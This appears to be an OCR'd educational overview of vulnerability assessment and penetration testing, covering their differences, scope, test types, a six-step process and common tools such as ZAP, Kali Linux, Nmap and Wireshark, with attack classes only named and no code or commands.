
- **White Hat Hackers:** Report vulnerabilities responsibly and help fix them.
- **Black Hat Hackers:** Exploit vulnerabilities for personal gain, often leaving no trace or reporting.
- **Grey Hat Hackers:** May disclose vulnerabilities publicly or to the organization, sometimes without permission.

Difference between Penetration Testing and Vulnerability Assessment?

Aspect	Penetration Testing	Vulnerability Assessment
Definition	Simulated real-world attack to exploit vulnerabilities and assess security defenses.	Systematic identification and evaluation of security vulnerabilities in IT systems without active exploitation.
Objective	Assess the exploitability of vulnerabilities and test the system's defenses.	Identify and list vulnerabilities along with their potential impact and severity.
Methodology	Involves reconnaissance, scanning, exploitation, and post-exploitation phases.	Focuses on scanning, identifying, and classifying vulnerabilities.
Depth of Analysis	Deep, hands-on testing, including attempt to bypass security controls.	Surface-level analysis that stops at detecting vulnerabilities without active exploitation.
Risk Evaluation	Provides insight into how vulnerabilities could be exploited and their real-world impact.	Offers a list of vulnerabilities with their risk ratings but without proof of exploitability.
Automation vs Manual	A combination of automated tools and manual testing for realistic attack scenarios.	Primarily uses automated tools with minimal manual involvement.
Tools Used	Metasploit, Burp Suite, Kali Linux, and manual techniques.	Nessus, Qualys, OpenVAS, and other automated scanners.
Report Content	Detailed report with evidence of successful exploitation, recommendations for remediation, and proof of concept (PoC).	Comprehensive list of vulnerabilities, their severity levels, and suggested mitigations.
Time Requirement	Takes longer due to in-depth and manual testing.	Faster as it relies heavily on automated scans.
Expertise Required	Requires highly skilled cybersecurity professionals with ethical hacking knowledge.	Can be performed by security analysts with knowledge of scanning tools.
Use Case	Ideal for simulating real-world attacks and identifying critical security gaps.	Best for regularly monitoring system health and identifying common vulnerabilities.

Vulnerability Assessment: Use when you want a quick overview of potential weaknesses and to maintain regular security hygiene.

Penetration Testing: Use when you need a deeper, more aggressive evaluation to understand the practical risks posed by vulnerabilities and assess your defense mechanisms.



Penetration Testing

- A green padlock (representing a secure system) is shown. A yellow padlock (representing a potential vulnerability) is being actively manipulated with tools. The exclamation point signifies a successful breach or identified weakness being exploited.
- Penetration testing is an **active, hands-on** approach. Ethical hackers (or "pen testers") simulate real-world attacks to try and **exploit** vulnerabilities. They don't just identify weaknesses; they attempt to break in.
- Pen testers aim to demonstrate the impact of a vulnerability by actually compromising the system if possible.

Vulnerability Assessment

- The blue square represents a system. Multiple yellow padlocks (potential vulnerabilities) are highlighted with magnifying glasses. A green padlock (secured component) is also noted. The question mark indicates the uncertainty of whether these vulnerabilities can be exploited.
- Vulnerability assessments are **passive, analytical** processes. They involve scanning and identifying potential weaknesses in a system.
- The goal is to discover as many vulnerabilities as possible, but without actively exploiting them.


Penetration testing: "We'll try to break into our system to see what happens."

Vulnerability assessment: "We'll scan our system and tell about potential weaknesses."

The core difference is **active vs. passive**. Penetration testing is like stress-testing a lock by trying to pick it. Vulnerability assessment is like inspecting the lock for weaknesses and noting them down.

Scope of Vulnerability Assessment and Penetration Test

The scope of a Vulnerability Assessment and Penetration Test (VAPT) can vary significantly depending on the specific needs and goals of the organization requesting it. However, it generally covers the following key areas:



1. Network Infrastructure:

- **External Network:** This includes testing firewalls, routers, switches, intrusion detection/prevention systems, and other network devices exposed to the internet. The goal is to identify vulnerabilities that could allow attackers to gain unauthorized access to the internal network.
- **Internal Network:** This focuses on vulnerabilities within the organization's internal network, including those in servers, workstations, Wi-Fi access points, and internal network devices. The aim is to identify weaknesses that could be exploited by insiders or attackers who have already breached the perimeter.

- **Wireless Networks:** This involves assessing the security of the organization's Wi-Fi networks, including authentication, encryption, and access controls. The goal is to ensure that unauthorized users cannot gain access to the network through wireless connections.

2. Applications:

- **Web Applications:** This includes testing web applications for common vulnerabilities such as SQL injection, cross-site scripting (XSS), and authentication bypasses. The goal is to identify weaknesses that could allow attackers to compromise the application and access sensitive data.
- **Mobile Applications:** This involves assessing the security of mobile applications for vulnerabilities such as insecure data storage, insecure communication, and lack of proper authentication. The aim is to ensure that mobile apps do not introduce security risks to the organization.
- **Desktop Applications:** This covers testing desktop applications for vulnerabilities such as buffer overflows, insecure file handling, and lack of proper input validation. The goal is to ensure that desktop applications do not provide attack vectors for malicious actors.

3. Data Security:

- **Data at Rest:** This includes assessing the security of data stored on servers, databases, and other storage devices. The goal is to ensure that sensitive data is encrypted and protected from unauthorized access.
- **Data in Transit:** This focuses on the security of data transmitted across networks. The aim is to ensure that data is encrypted and protected from interception and tampering.


4. Social Engineering:

- This involves testing the organization's employees' susceptibility to social engineering attacks such as phishing, baiting, and pretexting. The goal is to identify weaknesses in human behavior that could be exploited by attackers to gain access to sensitive information or systems.

5. Physical Security:

- While not always included in a VAPT, physical security assessments can be conducted to identify vulnerabilities in physical access controls, surveillance systems, and other physical security measures. The aim is to ensure that unauthorized individuals cannot gain physical access to sensitive areas or systems.

The 6 Significant Types of VAPT?



1. Organizational Penetration Testing

Organization penetration testing is a holistic assessment that simulates real-world attacks on an organization's IT infrastructure, including cloud, APIs, networks, web and mobile applications, and physical security.

Pen testers typically employ a multi-pronged approach, leveraging vulnerability assessments, social engineering techniques, and exploit kits to identify vulnerabilities and related attack vectors.

2. Network Penetration Testing

Network penetration testing employs ethical hacking methodologies to meticulously probe your network defenses for exploitable data storage and transfer vulnerabilities. Standard techniques include scanning, exploitation, fuzzing, and privilege escalation.

Adopting a phased approach, penetration testing experts map the network architecture, identify systems and services, and then leverage various automated tools and manual techniques to gain unauthorized access, mimicking real-world attacker behavior.

3. Web Application Penetration Testing

Web app pentests leverage manual and automated tools to probe for weaknesses in authentication, authorization, input validation, and business logic.

Expert pentesters attempt to inject malicious code (e.g., SQL injection, XSS), manipulate sessions, and exploit logic flaws to help you identify, prioritize, and mitigate risks before attackers exploit them.

4. Mobile Penetration Testing

Mobile penetration testing utilizes static and dynamic analysis to uncover vulnerabilities in a mobile application's code, APIs, and data storage, helping you strengthen your security posture.

Often, pentesters focus on areas such as insecure data storage (cleartext passwords), intercept sensitive data in transit, exploit business logic vulnerabilities, and flaws in inter-app communication or API integrations, among others, to identify CVEs and zero days.

5. API Penetration Testing

API vulnerability assessment and penetration testing mimic real-world attacks by meticulously crafting requests to uncover vulnerabilities such as broken authentication, Injection flaws, IDOR, and authorization weaknesses.

Pentesters may also use automated tools like Postman to automate attacks, manipulate data packets (fuzzing), and identify exploitable business logic vulnerabilities, such as payment gateway manipulation.


6. Cloud Penetration Testing

Cloud pentests and VAPT audits aim to assess vulnerabilities in your cloud configurations, APIs, storage mechanisms, and access controls.

It leverages a combination of automated tools and manual testing to probe for zero-days and cloud-based CVEs using various techniques. These often

include SAST, DAST, API fuzzing, serverless function exploitation, IAM, and cloud configuration techniques.

VAPT PROCESS



Step 1: Planning & Scoping

This stage defines the VAPT's goals, objectives, and boundaries. It involves identifying critical assets to be tested, determining the testing methodology and compliance prioritizations, and outlining communication protocols with your VAPT testing provider.

Step 2: Information Gathering

In this VAPT testing stage, the team gathers information about the target systems, network architecture, and potential vulnerabilities using publicly

available data and authorized techniques. In the case of a grey box, they also gather information from you and start mapping your target systems.

Step 3: Vulnerability Assessment

In this stage, the providers leverage mature scanners and automated tools to scan your systems for known vulnerabilities. This stage identifies potential weaknesses in software, configuration settings, and security protocols.

Step 4: Penetration Testing

Here, security professionals attempt to exploit identified vulnerabilities using hacking techniques. This stage simulates real-world attacks to assess the potential impact and effectiveness of your security controls.

Step 5: Reporting & Remediation

Post exploitation, they deliver a comprehensive VAPT report detailing the vulnerabilities identified, the exploitation attempts made, and recommendations for remediation. This stage also involves creating a plan to address the vulnerabilities and strengthen your overall security posture.

Step 6: Rescan and VAPT Certificate Issuance

Once the vulnerabilities have been patched, some penetration testing companies sometimes offer rescans to verify the above, generate clean reports, and issue publicly verifiable VAPT certificate that facilitate compliance audits.

VAPT Tools

ZAP

Key Features:

- **Target:** Web applications
- **Pentest Capabilities:** Automated and manual pentests

- **Deployment Capabilities:** Manual installation from source code pre-built packages and Docker
- **Accuracy:** False positives are possible
- **Price:** Open-source tool
- **Best Suited For:** OWASP Top 10

ZAP (Zed Attack Proxy) is a feature-rich open-source VAPT security tool specifically designed for web application penetration testing. It facilitates a comprehensive approach to security assessments through session manipulation, traffic analysis, and fuzzing.

It operates as a Man-in-the-Middle (MITM) proxy, enabling security analysts to intercept, inspect, and even manipulate HTTP(S) traffic flowing between a web browser and the target web application.

Pros:

- Intuitive user interface with a gentle learning curve
- Identifies vulnerabilities based on OWASP Top 10

Limitations:

- Some advanced functionalities require plugin installation
- False positives possible

Kali Linux

Key Features:

- **Target:** Online and physical systems, applications, and networks
- **Pentest Capabilities:** Unlimited Scans for vulnerability scanning, exploitation, privilege escalation, and post-exploitation
- **Deployment Capabilities:** Installer packages for live boot and disk installation
- **Accuracy:** False positives are possible
- **Price:** Open-source OS

Kali Linux is a Debian-derived distribution specifically designed for penetration testing and security auditing. With a pre-installed arsenal of 600+ security tools, it empowers security professionals to tackle VAPT engagements throughout the penetration testing lifecycle.

Moreover, the operating system offers granular control over its pre-installed tools, allowing security professionals to tailor their testing environment to specific needs and engagements.

Pros:

- Extensive user forums and knowledge base
- Low-latency execution with regular updates to maintain optimal performance

Limitations:

- Requires proficiency in the Linux commands
- May require a more gradual learning approach

NMAP

Key Features:

- **Target:** Network infrastructure, IoT devices, limited cloud instances
- **Pentest Capabilities:** Unlimited scans for network discovery, vulnerability scanning, service identification, and OS fingerprinting
- **Deployment Capabilities:** Flexible deployment through the command line, scripting, and graphical interfaces
- **Accuracy:** False positives are possible
- **Price:** Open-source tool
- **Best Suited For:** Network VAPT

Nmap is a ubiquitous open-source network discovery and vulnerability assessment tool. It empowers security professionals to efficiently map network infrastructure, pinpoint potential attack surfaces, and identify running services on connected devices.

Using a combination of techniques, Nmap conducts efficient and insightful network scans using port scanning, version detection, and NSE scripting.

Pros:

- Multi-faceted penetration testing platform
- Offers a robust automation framework

Limitations:

- Aggressive scanning techniques can be very intrusive at times
- False positives possible

Wireshark

Key Features:

- **Target:** Network
- **Pentest Capabilities:** Vulnerability detection, deep packet inspection, and traffic analysis
- **Deployment Capabilities:** Installer packages for traditional and portable versions
- **Accuracy:** False positives are possible
- **Price:** Open-source tool
- **Best Suited For:** Network traffic-centered VAPT

While Wireshark is primarily known as a network packet analyzer, its versatility extends to VAPT testing, particularly for internal penetration testing.

Wireshark's ability to capture and dissect real-time and historical network traffic in granular detail empowers security analysts to reconstruct attack timelines, identify attack vectors, and develop more robust defenses through attacker behavior analysis.

Pros:

- Conducts real-time and retrospective analysis
- Provides a comprehensive set of pre-defined filters for tailored analysis

Limitations:

- Large database queries can lead to slower response times
- Cannot perform packet injection